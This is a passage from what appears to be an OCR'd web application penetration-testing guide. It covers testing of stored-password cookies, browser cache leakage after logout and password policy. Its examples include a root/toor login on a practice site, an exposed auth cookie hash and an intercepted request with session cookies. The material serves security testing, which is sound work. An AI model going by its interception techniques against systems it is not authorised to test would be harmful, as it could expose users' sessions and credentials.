
Tools

- Burp Suite
- ZAP
- WebGoat

5. Test remember password functionality


How to Test:

- Look for password being stored in a cookie. Examine the cookies stored by the application. Verify that the credentials are not stored in clear text, but are hased.




- Examine the hashing mechanism: if it is a common, well-know algorithm, check for its strength, it homegrown hash functions, attempt several usernames to check whether the hash function is easily guessable.

- Verify that the credentials are only sent during the log in phase, and not sent together with every request to the application.



- Consider other sensitive form fields (e.g. an answer to a secret question that must be entered in a password recovery or account unlock form).
- Check for: autocomplete = "off"



6. Testing for Browser cache weakness

Browsers can store information for purposes of caching and history. Caching is used to improve performance, so that previously displayed information doesn't need to be downloaded again. History mechanisms are used for user convenience, so the user can see exactly what they saw at the time when the resource was retrieved. If sensitive information is displayed to the user (such as their address, credit card details, Social Security Number, or username), then this information could be stored for purposes of caching or history, and therefore retrievable through examining the browser's cache or by simply pressing the browser's "Back" button.

How to test:

If by pressing the "Back" button the tester can access previous pages but not access new ones, then it is not an authentication issue, but a browser history issue. If these pages contain sensitive data, it means that the application did not forbid the browser from storing it.

Authentication does not necessarily need to be involved in the testing. For example, when a user enters their email address in order to sign up to a newsletter, this information could be retrievable if not properly handled.

The "Back" button can be stopped from showing sensitive data. This can be done by:

- Delivering the page over HTTPS.

- Setting Cache-Control: must-re-validate

Browser Cache. In Here testers check that the application does not leak any sensitive data into the browser cache. In order to do that, they can use a proxy (such as Burp Suite) and search through the server responses that belong to the session, checking that for every page that contains sensitive information the server instructed the browser not to cache any data. Such a directive can be issued in the HTTP response headers:

- Cache-Control: no-cache, no-store
- Expires: 0
- Pragma: no-cache

These directives are generally robust, although additional flags may be necessary for the Cache-Control header in order to better prevent persistently linked files on the file system:

- Cache-Control: must-revalidate, pre-check=0, post-check=0, max-age=0, s-maxage=0

The exact location where that information is stored depends on the client operating system and on the browser that has been used.


Mozilla Firefox:

- Unix/Linux: ~/.mozilla/firefox//Cache/
- Windows: C:\Documents and Settings\\Local Settings\Application Data\Mozilla\Firefox\Profiles\\Cache


Internet Explorer:


- C:\Documents and Settings\\Local Settings\Temporary Internet Files


Example:




Login with name root password toor and intercept to analysis packet












As you can see, we are not have any Cache-control header in response packet.

From message board page, let's click logout button. And click "Back button" on your browser or in history (Ctrl + H) choose message board , we will catch this result out.


Message Board
CLOUDFLARE
AUTH COOKIE: 63a9f0ea7bb98050796b649e85481845
Welcome Linux Root User!
Comment:
Post Comment
Erase Comments
Logout


https://attack.samsclass.info/cookielogin/logout.php?Logout=Logout
You are now logged out!
Click here to log in





7. Testing for Weak password policy

Test objectives


Determine the resistance of the application against brute force password guessing using available password dictionaries by evaluating the length, complexity, reuse and aging requirements of passwords.

How to test:

- 1. What characters are permitted and forbidden for use within a password? Is the user required to use characters from different character sets such as lower and uppercase letters, digits and special symbols?
- 2. How often can a user change their password? How quickly can a user change their password after a previous change? Users may bypass password history requirements by changing their password 5 times in a row so that after the last password change they have configured their initial password again.
- 3. When must a user change their password? After 90 days? After account lockout due to excessive log on attempts?
- 4. How often can a user reuse a password? Does the application maintain a history of theuser's previous used 8 passwords?
- 5. How different must the next password be from the last password?
- 6. Is the user prevented from using his username or other account information (such as first or last name) in the password?

Example:

- Review source code and get present password policy of system, make sure they following something shown below:
  (Password must meet at least 3 out of the following 4 complexity rules)
  - At least 1 uppercase character (A-Z)
  - At least 1 lowercase character (a-z)
  - At least 1 digit (0-9)
  - At least 1 special character
  - At least 10 characters
  - At most 128 characters
  - Not more than 2 identical characters in a row (e.g., 111 not allowed)




```
Host: sso.godaddy.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:57.0) Gecko/20100101 Firefox/57.0
Accept: application/json
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://sso.godaddy.com/account/create?regionsite=vn&realm=idp&path=%2fproducts&app=account&marketid=vi-VN
content-type: application/json
origin: https://sso.godaddy.com
Content-Length: 244
Cookie: ssoinit=1; market=vi-VN; currency=VND; traffic=; tcc_cvg=1e9cae8e-1753-44e3-bcc5-040732b0c484;
visitor=vid=786e69ff-4355-47e1-9bc2-61a0f61636f2;
fb_sessiontraffic=S_TOUCH=12/18/2017%2008:13:14.076&pathway=786e69ff-4355-47e1-9bc2-61a0f61636f2&V_DATE=12/18/2017%2001:13:03.385&pc=3;
 pathway=786e69ff-4355-47e1-9bc2-61a0f61636f2; __CT_Data=gpv=1&ckp=t1d&dm=godaddy.com&apv_3_www23=1&cpv_3_www23=1;
ctm={'pgv':2667113499380231|'vst':8867559264812241'vstr':7440885881316831|'intr':1513585065441|'v':1}; WRIgnore=true;
